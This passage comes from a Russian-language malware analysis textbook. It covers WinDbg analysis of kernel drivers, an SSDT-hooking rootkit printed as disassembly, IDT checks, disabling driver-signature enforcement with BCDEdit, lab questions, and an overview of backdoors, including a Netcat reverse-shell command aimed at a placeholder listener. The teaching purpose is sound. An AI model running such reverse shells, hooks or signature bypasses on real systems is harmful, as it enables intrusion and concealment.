Теперь, когда адрес известен, можно либо загрузить драйвер ядра в IDA Pro, либо установить точку останова на этой функции и продолжить анализ в WinDbg. Обычно проще сначала проанализировать функцию в IDA Pro, а затем при необходимости использовать WinDbg. Просматривая вывод IDA Pro для нашего вредоносного драйвера, мы нашли показанный в листинге 10-10 код, вызывающий ZwCreateFile и ZwWriteFile для записи в файл из пространства ядра.

```

F7B0DCB1 push     offset aDosdevicesCSec ; "\\DosDevices\\C:\\secretfile.txt"
F7B0DCB6 lea      eax, [ebp-54h]
F7B0DCB9 push     eax                  ; DestinationString
F7B0DCBA call     @ds:RtlInitUnicodeString
F7B0DCC0 mov     dword ptr [ebp-74h], 18h
F7B0DCC7 mov     [ebp-70h], ebx
F7B0DCCA mov     dword ptr [ebp-68h], 200h
F7B0DCD1 lea      eax, [ebp-54h]
F7B0DCD4 mov     [ebp-6Ch], eax
F7B0DCD7 mov     [ebp-64h], ebx
F7B0DCDA mov     [ebp-60h], ebx
F7B0DCDD push     ebx                ; EaLength
F7B0DCDE push     ebx                ; EaBuffer

```

```

F7B0DCDF push 40h ; CreateOptions
F7B0DCE1 push 5 ; CreateDisposition
F7B0DCE3 push ebx ; ShareAccess
F7B0DCE4 push 80h ; FileAttributes
F7B0DCE9 push ebx ; AllocationSize
F7B0DCEA lea eax, [ebp-5Ch]
F7B0DCED push eax ; IoStatusBlock
F7B0DCEE lea eax, [ebp-74h]
F7B0DCF1 push eax ; ObjectAttributes
F7B0DCF2 push 1F01FFh ; DesiredAccess
F7B0DCF7 push offset FileHandle ; FileHandle
F7B0DCFC call ds:ZwCreateFile
F7B0DD02 push ebx ; Key
F7B0DD03 lea eax, [ebp-4Ch]
F7B0DD06 push eax ; ByteOffset
F7B0DD07 push dword ptr [ebp-24h] ; Length
F7B0DD0A push esi ; Buffer
F7B0DD0B lea eax, [ebp-5Ch]
F7B0DD0E push eax ; IoStatusBlock
F7B0DD0F push ebx ; ApcContext
F7B0DD10 push ebx ; ApcRoutine
F7B0DD11 push ebx ; Event
F7B0DD12 push FileHandle ; FileHandle
F7B0DD18 call ds:ZwWriteFile

```

Листинг 10-10. Код функции IRP_MJ_DEVICE_CONTROL

Ядро Windows использует структуру UNICODE_STRING, отличающуюся от строк широких символов пользовательского пространства. Функция RtlInitUnicodeString в точке □ служит для создания строк ядра. Второй параметр функции - завершающаяся нулём строка широких символов для создаваемой UNICODE_STRING.

Имя файла для функции ZwCreateFile - \DosDevices\C:\secretfile.txt. Чтобы создать файл из ядра, необходимо указать полное имя объекта, определяющее задействованное корневое устройство. Для большинства устройств это знакомое имя объекта с предшествующим \DosDevices.

DeviceIoControl - не единственная функция, способная отправлять данные из пользовательского пространства драйверам ядра. Это также могут делать CreateFile, ReadFile, WriteFile и другие функции. Например, если приложение пользовательского режима вызывает ReadFile для дескриптора устройства, вызывается функция IRP_MJ_READ. В нашем примере функцию для DeviceIoControl мы нашли, прибавив 0xe*4 к началу таблицы основных функций, поскольку значение IRP_MJ_DEVICE_CONTROL равно 0xe. Чтобы найти функцию для запросов чтения, вместо 0xe*4 прибавим к началу таблицы основных функций 0x3*4, поскольку значение IRP_MJ_READ равно 0x3.

Поиск объектов драйверов

В предыдущем примере при запуске вредоносной программы мы увидели загрузку драйвера в пространство ядра и предположили, что это заражённый драйвер. Иногда объект драйвера найти сложнее, но существуют помогающие в этом инструменты. Чтобы понять принцип их работы, вспомните, что приложения взаимодействуют с устройствами, а не с драйверами. Из приложения пользовательского пространства можно определить объект устройства, а затем с его помощью найти объект драйвера. Команда !devobj получает сведения об объекте устройства по имени устройства, указанному в вызове CreateFile кода пользовательского пространства.

```

kd> !devobj FileWriterDevice
Device object (826eb030) is for:
  Rootkit \Driver\FileWriter DriverObject 827e3698
Current Irp 00000000 RefCount 1 Type 00000022 Flags 00000040
Dacl e13deedc DevExt 00000000 DevObjExt 828eb0e8

```

```
ExtensionFlags (0000000000)
Device queue is not busy.
```

Объект устройства предоставляет указатель на объект драйвера, а после получения адреса объекта драйвера можно найти таблицу основных функций.

После выявления вредоносного драйвера может всё ещё потребоваться выяснить, какое приложение его использует. Один из результатов только что выполненной команды `!devobj` - дескриптор объекта устройства. Этот дескриптор можно передать команде `!devhandles`, чтобы получить список всех приложений пользовательского пространства, имеющих дескриптор данного устройства. Команда перебирает каждую таблицу дескрипторов каждого процесса, поэтому выполняется долго. Ниже приведён сокращённый вывод команды `!devhandles`, показывающий, что в данном случае вредоносный драйвер использовало приложение `FileWriterApp.exe`.

```
kd>!devhandles 826eb030
...
Checking handle table for process 0x829001f0
Handle table at e1d09000 with 32 Entries in use

Checking handle table for process 0x8258d548
Handle table at e1cfa000 with 114 Entries in use

Checking handle table for process 0x82752da0
Handle table at e1045000 with 18 Entries in use
PROCESS 82752da0 SessionId: 0 Cid: 0410 Peb: 7ffd5000 ParentCid: 075c
  DirBase: 09180240 ObjectTable: e1da0180 HandleCount: 18.
  Image: FileWriterApp.exe

07b8: Object: 826eb0e8 GrantedAccess: 0012019f
```

Теперь, когда известно, какое приложение затронуто, можно найти его в пользовательском пространстве и проанализировать методами, обсуждаемыми на протяжении этой книги.

Мы рассмотрели основы анализа вредоносных драйверов ядра. Далее перейдём к методам анализа руткитов, которые обычно реализуются в виде драйвера ядра.

Руткиты

Руткиты изменяют внутреннюю функциональность ОС, чтобы скрыть своё существование. Эти изменения могут скрывать от работающих программ файлы, процессы, сетевые соединения и другие ресурсы, затрудняя обнаружение вредоносной деятельности антивирусными продуктами, администраторами и аналитиками безопасности.

Большинство используемых руткитов тем или иным образом изменяет ядро. Хотя руткиты могут применять широкий спектр методов, на практике один из них используется чаще всех остальных: перехват таблицы дескрипторов системных служб (System Service Descriptor Table, SSDT). Этот метод существует несколько лет, и по сравнению с другими методами руткитов его легко обнаружить. Тем не менее вредоносные программы продолжают его использовать, поскольку он понятен, гибок и прост в реализации.

Таблица дескрипторов системных служб, которую иногда называют таблицей диспетчеризации системных служб (System Service Dispatch Table), используется Microsoft внутри системы для поиска вызовов функций ядра. Обычно к ней не обращаются сторонние приложения или драйверы. Вспомним из главы 7, что код ядра доступен из пользовательского пространства только посредством инструкций `SYSCALL`, `SYSENTER` или `INT 0x2E`. Современные версии Windows используют инструкцию `SYSENTER`, которая получает инструкции из кода функции, хранящегося в регистре `EAX`. В листинге 10-11 показан код из `ntdll.dll`, реализующий функцию `NtCreateFile` и

выполняющий переходы из пользовательского пространства в пространство ядра при каждом вызове NtCreateFile.

```
7C90D682  • mov     eax, 25h           ; NtCreateFile
7C90D687  mov     edx, 7FFE0300h
7C90D68C  call    dword ptr [edx]
7C90D68E  retn    2Ch
```

Листинг 10-11. Код функции NtCreateFile

Вызов dword ptr [edx] перейдёт к следующим инструкциям:

```
7c90eb8b 8bd4 mov     edx, esp
7c90eb8d 0f34 sysenter
```

В листинге 10-11 регистр EAX получает значение 0x25 в точке , указатель стека сохраняется в EDX, а затем вызывается инструкция sysenter. Значение в EAX - номер функции NtCreateFile, который после перехода кода в ядро используется как индекс в SSDT. В частности, в режиме ядра будет вызван адрес со смещением 0x25 в точке  таблицы SSDT. В листинге 10-12 показаны несколько записей SSDT, в том числе запись NtCreateFile со смещением 25.

```
SSDT[0x22] = 805b28bc (NtCreateaDirectoryObject)
SSDT[0x23] = 80603be0 (NtCreateEvent)
SSDT[0x24] = 8060be48 (NtCreateEventPair)
• SSDT[0x25] = 8056d3ca (NtCreateFile)
SSDT[0x26] = 8056bc5c (NtCreateIoCompletion)
SSDT[0x27] = 805ca3ca (NtCreateJobObject)
```

Листинг 10-12. Несколько записей таблицы SSDT, включая NtCreateFile

Когда руткит перехватывает одну из этих функций, он изменяет значение в SSDT, чтобы вместо предусмотренной функции ядра вызывался код руткита. В предыдущем примере запись 0x25 была бы изменена так, чтобы указывать на функцию внутри вредоносного драйвера. Это изменение способно модифицировать функцию таким образом, чтобы открыть и изучить вредоносный файл стало невозможно. Обычно в руткитах это реализуется вызовом исходной NtCreateFile с фильтрацией результатов в соответствии с настройками руткита. Руткит просто удаляет из результатов все файлы, которые хочет скрыть, не позволяя другим приложениям получить их дескрипторы.

Руткит, перехватывающий только NtCreateFile, не сможет скрыть файл из списка каталога. В лабораторных работах этой главы вы увидите более реалистичный руткит, скрывающий файлы из списков каталогов.

Практический анализ руткита

Теперь рассмотрим пример руткита, перехватывающего SSDT. Мы проанализируем гипотетически заражённую систему, в которой, по нашему мнению, установлен вредоносный драйвер.

Первый и самый очевидный способ проверить перехват SSDT - изучить саму SSDT. В WinDbg её можно просмотреть по смещению, хранящемуся в nt!KeServiceDescriptorTable. Все смещения функций в SSDT должны указывать на функции внутри границ модуля NT, поэтому сначала мы получили эти границы. В нашем случае ntoskrnl.exe начинается по адресу 804d7000 и заканчивается по адресу 806cd580. Если руткит перехватывает одну из функций, скорее всего, она будет указывать не внутрь модуля NT. Изучая SSDT, мы видим одну функцию, которая, похоже, не вписывается в него. В листинге 10-13 приведена сокращённая версия SSDT.

```
kd> lm m nt
...
8050122c 805c9928 805c98d8 8060aea6 805aa334
8050123c 8060a4be 8059cbbc 805a4786 805cb406
```



```

8050124c 804feed0 8060b5c4 8056ae64 805343f2
8050125c 80603b90 805b09c0 805e9694 80618a56
8050126c 805edb86 80598e34 80618caa 805986e6
8050127c 805401f0 80636c9c 805b28bc 80603be0
8050128c 8060be48 0xf7ad94a4 8056bc5c 805ca3ca
8050129c 805ca102 80618e86 8056d4d8 8060c240
805012ac 8056d404 8059fba6 80599202 805c5f8e

```

Листинг 10-13. Пример таблицы SSDT с одной записью, перезаписанной руткитом

Значение по смещению 0x25 этой таблицы в точке `□` указывает на функцию за пределами модуля `ntoskrnl`, поэтому, вероятно, эту функцию перехватывает руткит. В данном случае перехватывается `NtCreateFile`. Определить, какая функция перехвачена, можно, изучив SSDT в системе без установленного руткита и посмотрев, какая функция находится по этому смещению. Узнать, какой модуль содержит адрес перехвата, можно, перечислив открытые модули командой `!m`, как показано в листинге 10-14. В ядре все перечисленные модули являются драйверами. Мы находим драйвер, содержащий адрес `0xf7ad94a4`, и видим, что этот адрес находится внутри драйвера с именем `Rootkit`.

```

kd>!m
...
f7ac7000 f7ac8580 intelide (deferred)
f7ac9000 f7aca700 dmload (deferred)
f7ad9000 f7ada680 Rootkit (deferred)
f7aed000 f7aee280 vmmouse (deferred)
...

```

Листинг 10-14. Поиск командой `!m` драйвера, содержащего определённый адрес

Определив драйвер, мы найдём код перехвата и начнём анализ. Нас интересуют две вещи: фрагмент кода, устанавливающий перехват, и функция, выполняющая перехват. Проще всего найти функцию, устанавливающую перехват, выполнив в `IDA Pro` поиск ссылок данных на функцию перехвата. В листинге 10-15 приведён ассемблерный код, перехватывающий SSDT.

```

00010D0D push offset aNtcreatefile ; "NtCreateFile"
00010D12 lea eax, [ebp+NtCreateFileName]
00010D15 push eax ; DestinationString
00010D16 mov edi, ds:RtlInitUnicodeString
00010D1C call edi ; RtlInitUnicodeString
00010D1E push offset aKeservicedescr ; "KeServiceDescriptorTable"
00010D23 lea eax, [ebp+KeServiceDescriptorTableString]
00010D26 push eax ; DestinationString
00010D27 call edi ; RtlInitUnicodeString
00010D29 lea eax, [ebp+NtCreateFileName]
00010D2C push eax ; SystemRoutineName
00010D2D mov edi, ds:MmGetSystemRoutineAddress
00010D33 call edi ; MmGetSystemRoutineAddress
00010D35 mov ebx, eax
00010D37 lea eax, [ebp+KeServiceDescriptorTableString]
00010D3A push eax ; SystemRoutineName
00010D3B call edi ; MmGetSystemRoutineAddress
00010D3D mov ecx, [eax]
00010D3F xor edx, edx
00010D41 ; CODE XREF: sub_10CE7+68 j
00010D41 add ecx, 4
00010D44 cmp [ecx], ebx
00010D46 jz short loc_10D51
00010D48 inc edx
00010D49 cmp edx, 11Ch
00010D4F jl short loc_10D41
00010D51 ; CODE XREF: sub_10CE7+5F j
00010D51 mov dword_10A0C, ecx
00010D57 mov dword_10A08, ebx
00010D5D mov dword ptr [ecx], offset sub_104A4

```

Листинг 10-15. Код руткита, устанавливающий перехват в SSDT

Этот код перехватывает функцию NtCreateFile. Первые два вызова функций в точках □ и □ создают строки NtCreateFile и KeServiceDescriptorTable, которые используются для поиска адресов экспортируемых значений. Они экспортируются ntoskrnl.exe и могут импортироваться драйверами ядра подобно любым другим значениям. Эти экспортируемые значения также можно получить во время выполнения. В режиме ядра нельзя загрузить GetProcAddress, но её эквивалентом является MmGetSystemRoutineAddress. Он немного отличается от GetProcAddress, поскольку может получать адреса экспортируемых значений только из модулей ядра hal и ntoskrnl.

Первый вызов MmGetSystemRoutineAddress в точке □ раскрывает адрес функции NtCreateFile, который вредоносная программа использует для определения перезаписываемого адреса в SSDT. Второй вызов MmGetSystemRoutineAddress даёт адрес самой SSDT.

Затем цикл от точки □ до точки □ перебирает SSDT, пока не найдёт значение, совпадающее с адресом NtCreateFile; оно и будет перезаписано перехватывающей функцией.

Перехват устанавливает последняя инструкция листинга в точке □, копирующая адрес процедуры в область памяти.

Функция перехвата выполняет несколько простых задач. Она отфильтровывает определённые запросы, а остальные передаёт исходной NtCreateFile. Функция перехвата показана в листинге 10-16.

```

000104A4  mov     edi, edi
000104A6  push    ebp
000104A7  mov     ebp, esp
000104A9  push    [ebp+arg_8]
000104AC  call    sub_10486
000104B1  test    eax, eax
000104B3  jz      short loc_104BB
000104B5  pop     ebp
000104B6  jmp     NtCreateFile
000104BB  -----
000104BB                                ; CODE XREF: sub_104A4+F j
000104BB  mov     eax, 0C0000034h
000104C0  pop     ebp
000104C1  retn    2Ch

```

Листинг 10-16. Код функции перехвата руткита

Для одних запросов функция перехвата переходит к исходной функции NtCreateFile, а для других возвращает значение 0xC0000034. Значение 0xC0000034 соответствует STATUS_OBJECT_NAME_NOT_FOUND. Вызов в точке □ содержит код, который не показан и оценивает ObjectAttributes файла, то есть сведения об объекте, например имя файла, к которому обращается программа пользовательского пространства.

Функция перехвата возвращает ненулевое значение, если функции NtCreateFile разрешено продолжить работу, и ноль, если руткит блокирует открытие файла. Если функция перехвата возвращает ноль, приложения пользовательского пространства получают ошибку, сообщающую, что файл не существует. Это не позволяет пользовательским приложениям получать дескрипторы определённых файлов, не мешая другим вызовам NtCreateFile.

Прерывания

Руткиты иногда используют прерывания для вмешательства в системные события. Современные процессоры реализуют прерывания как способ, позволяющий оборудованию инициировать программные события. Оборудованию передаются команды, а после завершения действия оно

прерывает процессор.

Драйверы или руткиты иногда используют прерывания для выполнения кода. Драйвер вызывает IoConnectInterrupt, чтобы зарегистрировать обработчик определённого кода прерывания, а затем задаёт процедуру обслуживания прерывания (interrupt service routine, ISR), которую ОС будет вызывать при каждом возникновении данного кода прерывания.

Таблица дескрипторов прерываний (Interrupt Descriptor Table, IDT) хранит сведения об ISR, которые можно просмотреть командой !idt. В листинге 10-17 показана обычная IDT, где все прерывания направляются известным драйверам, подписанным Microsoft.

```
kd> !idt

37:  806cf728 hal!PicSpuriousService37
3d:  806d0b70 hal!HalpApcInterrupt
41:  806d09cc hal!HalpDispatchInterrupt
50:  806cf800 hal!HalpApicRebootService
62:  8298b7e4 atapi!IdePortInterrupt (KINTERRUPT 8298b7a8)
63:  826ef044 NDIS!ndisMIsr (KINTERRUPT 826ef008)
73:  826b9044 portcls!CKsShellRequestor::~`vector deleting destructor'+0x26
      (KINTERRUPT 826b9008)
      USBPORT!USBPORT_InterruptService (KINTERRUPT 826df008)
82:  82970dd4 atapi!IdePortInterrupt (KINTERRUPT 82970d98)
83:  829e8044 SCSI!ScsiPortInterrupt (KINTERRUPT 829e8008)
93:  826c315c i8042prt!I8042KeyboardInterruptService (KINTERRUPT 826c3120)
a3:  826c2044 i8042prt!I8042MouseInterruptService (KINTERRUPT 826c2008)
b1:  829e5434 ACPI!ACPIInterruptServiceRoutine (KINTERRUPT 829e53f8)
b2:  826f115c serial!SerialCIsrSw (KINTERRUPT 826f1120)
c1:  806cf984 hal!HalpBroadcastCallService
d1:  806ced34 hal!HalpClockInterrupt
e1:  806cff0c hal!HalpIpiHandler
e3:  806cfc70 hal!HalpLocalApicErrorService
fd:  806d0464 hal!HalpProfileInterrupt
fe:  806d0604 hal!HalpPerfInterrupt
```

Листинг 10-17. Пример IDT

Прерывания, направленные безымянным, неподписанным или подозрительным драйверам, могут указывать на руткит или другое вредоносное программное обеспечение.

Загрузка драйверов

На протяжении этой главы мы предполагали, что анализируемая вредоносная программа содержит компонент пользовательского пространства для своей загрузки. Если у вас есть вредоносный драйвер, но нет устанавливающего его приложения пользовательского пространства, драйвер можно загрузить с помощью загрузчика, например OSR Driver Loader, показанного на рисунке 10-4. Этот загрузчик драйверов очень прост в использовании и бесплатен, но требует регистрации. После установки OSR Driver Loader просто запустите загрузчик, укажите загружаемый драйвер, а затем нажмите **Register Service** и **Start Service**, чтобы запустить драйвер.




Рисунок 10-4. Окно OSR Driver Loader

Особенности ядра в Windows Vista, Windows 7 и версиях x64

В новых версиях Windows было внесено несколько крупных изменений, влияющих на процесс отладки ядра и эффективность вредоносных программ ядра. Большинство вредоносных программ всё ещё нацелено на компьютеры x86 под управлением Windows XP, но по мере роста

популярности Windows 7 и x64 будет становиться больше и вредоносных программ для этих систем.

Одно из крупных изменений состоит в том, что начиная с Windows Vista файл `boot.ini` больше не используется для определения загружаемой ОС. Вспомните, что ранее в этой главе мы использовали `boot.ini` для включения отладки ядра. В Vista и последующих версиях Windows для редактирования данных конфигурации загрузки применяется программа BCDEdit, поэтому в новых ОС Windows отладку ядра следует включать с помощью BCDEdit.

Самое значительное изменение безопасности - реализация механизма защиты от исправлений ядра, обычно называемого PatchGuard, в версиях Windows x64 начиная с Windows XP. Защита от исправлений ядра не позволяет стороннему коду изменять ядро. Сюда относятся изменения самого кода ядра, таблиц системных служб, IDT и применение других методов исправления. При появлении эта функция вызвала некоторые споры, поскольку исправление ядра используется как вредоносными, так и не вредоносными программами. Например, межсетевые экраны, антивирусы и другие защитные продукты регулярно исправляют ядро для обнаружения и предотвращения вредоносной деятельности.

Защита от исправлений ядра также может мешать отладке в 64-разрядной системе, поскольку при вставке точек останова отладчик вносит исправления в код. Поэтому, если отладчик ядра подключён к ОС во время загрузки, защита от исправлений не запускается. Однако если подключить отладчик ядра после загрузки системы, PatchGuard вызовет сбой системы.

Начиная с Vista в 64-разрядных версиях Windows обязательна подпись драйверов. Это означает, что загрузить драйвер на компьютер с Windows Vista можно только при наличии цифровой подписи. Вредоносные программы обычно не подписаны, поэтому данная мера эффективно защищает от вредоносных драйверов ядра. Фактически вредоносные программы ядра для систем x64 почти не существуют, но по мере распространения версий Windows x64 они, несомненно, будут развиваться, чтобы обходить этот барьер. Если необходимо загрузить неподписанный драйвер в системе x64 Vista, параметры загрузки можно изменить с помощью утилиты BCDEdit. В частности, параметр `nointegritychecks` отключает требование подписи драйверов.

Заключение

WinDbg - полезный отладчик, предоставляющий ряд отсутствующих в OllyDbg возможностей, включая отладку ядра. Вредоносные программы, использующие ядро, встречаются нечасто, но они существуют, и аналитики должны знать, как с ними работать.

В этой главе мы рассмотрели работу драйверов ядра, применение WinDbg для их анализа, определение кода ядра, выполняемого при запросе приложения пользовательского пространства, и анализ руткитов. В нескольких следующих главах мы переключимся с инструментов анализа на то, как вредоносные программы действуют в локальной системе и по сети.

Лабораторные работы

Лабораторная работа 10-1

Эта лабораторная работа включает драйвер и исполняемый файл. Исполняемый файл можно запускать из любого места, но для правильной работы программы драйвер необходимо поместить в каталог C:\Windows\System32, где он первоначально был найден на компьютере жертвы. Исполняемый файл называется Lab10-01.exe, а драйвер - Lab10-01.sys.

Вопросы

1. Вносит ли эта программа какие-либо непосредственные изменения в реестр? (Проверьте с помощью regmon.)
2. Программа пользовательского пространства вызывает функцию ControlService. Можете ли вы установить в WinDbg точку останова, чтобы увидеть, что в результате вызова ControlService выполняется в ядре?
3. Что делает эта программа?

Лабораторная работа 10-2

Файл этой лабораторной работы называется Lab10-02.exe.

Вопросы

1. Создает ли эта программа какие-либо файлы? Если да, то какие?
2. Есть ли у этой программы компонент ядра?
3. Что делает эта программа?

Лабораторная работа 10-3

Эта лабораторная работа включает драйвер и исполняемый файл. Исполняемый файл можно запускать из любого места, но для правильной работы программы драйвер необходимо поместить в каталог C:\Windows\System32, где он первоначально был найден на компьютере жертвы. Исполняемый файл называется Lab10-03.exe, а драйвер - Lab10-03.sys.

Вопросы

1. Что делает эта программа?
2. Как остановить эту программу после запуска?
3. Что делает компонент ядра?

Часть IV. Функциональность вредоносных программ

Глава 11. Поведение вредоносных программ

До сих пор мы главным образом занимались анализом вредоносных программ и в меньшей степени тем, что они способны делать. Цель этой и трёх следующих глав - познакомить вас с наиболее распространёнными особенностями программного обеспечения, по которым его можно определить как вредоносное.

Эта глава представляет собой своего рода стремительный обзор различных вариантов поведения вредоносных программ, некоторые из которых, возможно, вам уже знакомы. Наша цель - обобщить распространённые варианты поведения и дать вам разностороннюю основу знаний, которая позволит распознавать разнообразные вредоносные приложения. Мы не можем охватить все типы вредоносных программ, поскольку постоянно появляются новые, обладающие, казалось бы, бесконечными возможностями, но можем дать хорошее представление о том, что следует искать.

Загрузчики и программы запуска

Два часто встречающихся типа вредоносных программ - загрузчики и программы запуска. Загрузчик просто скачивает из Интернета другую вредоносную программу и выполняет её в локальной системе. Загрузчики часто поставляются вместе с эксплойтом. Обычно загрузчик вызывает функцию Windows API `URLDownloadToFileA`, а затем `WinExec`, чтобы скачать и выполнить новую вредоносную программу.

Программа запуска, также известная как загрузчик, - это любой исполняемый файл, устанавливающий вредоносную программу для немедленного или последующего скрытого выполнения. Программы запуска часто содержат вредоносную программу, для загрузки которой они предназначены. Программы запуска подробно обсуждаются в главе 12.

Бэкдоры

Бэкдор - тип вредоносной программы, предоставляющий злоумышленнику удалённый доступ к компьютеру жертвы. Бэкдоры являются наиболее часто встречающимся типом вредоносных программ и бывают самых разных форм и размеров, обладая широким спектром возможностей.

Код бэкдора нередко реализует полный набор возможностей, поэтому при использовании бэкдора злоумышленникам обычно не нужно загружать дополнительные вредоносные программы или код.

Бэкдоры связываются через Интернет множеством способов, но распространённый вариант - порт 80 и протокол HTTP. HTTP является самым распространённым протоколом исходящего сетевого трафика, поэтому он даёт вредоносной программе наилучшую возможность затеряться среди остального трафика.

В главе 14 вы увидите, как анализировать бэкдоры на уровне пакетов для создания эффективных сетевых сигнатур. Пока же мы сосредоточимся на связи высокого уровня.

Бэкдоры обладают общим набором функций, например способны изменять ключи реестра, перечислять окна на экране, создавать каталоги, искать файлы и так далее. Определить, какие из этих функций реализованы в бэкдоре, можно по используемым и импортируемым функциям Windows. Перечень распространённых функций и сведений, которые они могут сообщить о вредоносной программе, приведён в приложении А.

Обратная оболочка

Обратная оболочка - соединение, исходящее с заражённой машины и предоставляющее злоумышленникам доступ к её командной оболочке. Обратные оболочки встречаются как в виде самостоятельных вредоносных программ, так и в качестве компонентов более сложных бэкдоров. Получив обратную оболочку, злоумышленники могут выполнять команды так, будто работают в локальной системе.

Обратные оболочки Netcat

Netcat, обсуждавшийся в главе 3, можно использовать для создания обратной оболочки, запустив его на двух машинах. Известно, что злоумышленники применяют Netcat или включают его в состав других вредоносных программ.

Когда Netcat используется как обратная оболочка, удалённая машина ожидает входящих соединений с помощью следующей команды:

```
nc -l -p 80
```

Параметр `-l` переводит Netcat в режим прослушивания, а `-p` задаёт прослушиваемый порт. Затем машина жертвы устанавливает исходящее соединение и предоставляет оболочку следующей командой:

```
nc listener_ip 80 -e cmd.exe
```

Части `listener_ip` и `80` являются IP-адресом и портом удалённой машины. Параметр `-e` задаёт программу, запускаемую после установления соединения, и связывает стандартный ввод и вывод программы с сокетом. В Windows часто используется `cmd.exe`, как будет описано далее.

Обратные оболочки Windows

Для обратных оболочек Windows с `cmd.exe` злоумышленники применяют две простые реализации вредоносного кода: обычную и многопоточную.

Обычный способ популярен среди авторов вредоносных программ, поскольку его проще написать и, как правило, он работает не хуже многопоточного. Он включает вызов `CreateProcess` и изменение структуры `STARTUPINFO`, передаваемой `CreateProcess`. Сначала создаётся сокет и устанавливается соединение с удалённым сервером. Затем сокет связывается со стандартными потоками `cmd.exe`: стандартным вводом, стандартным выводом и стандартным потоком ошибок. `CreateProcess` запускает `cmd.exe` со скрытым окном, чтобы не показывать его жертве. Пример этого метода приведён в главе 7.

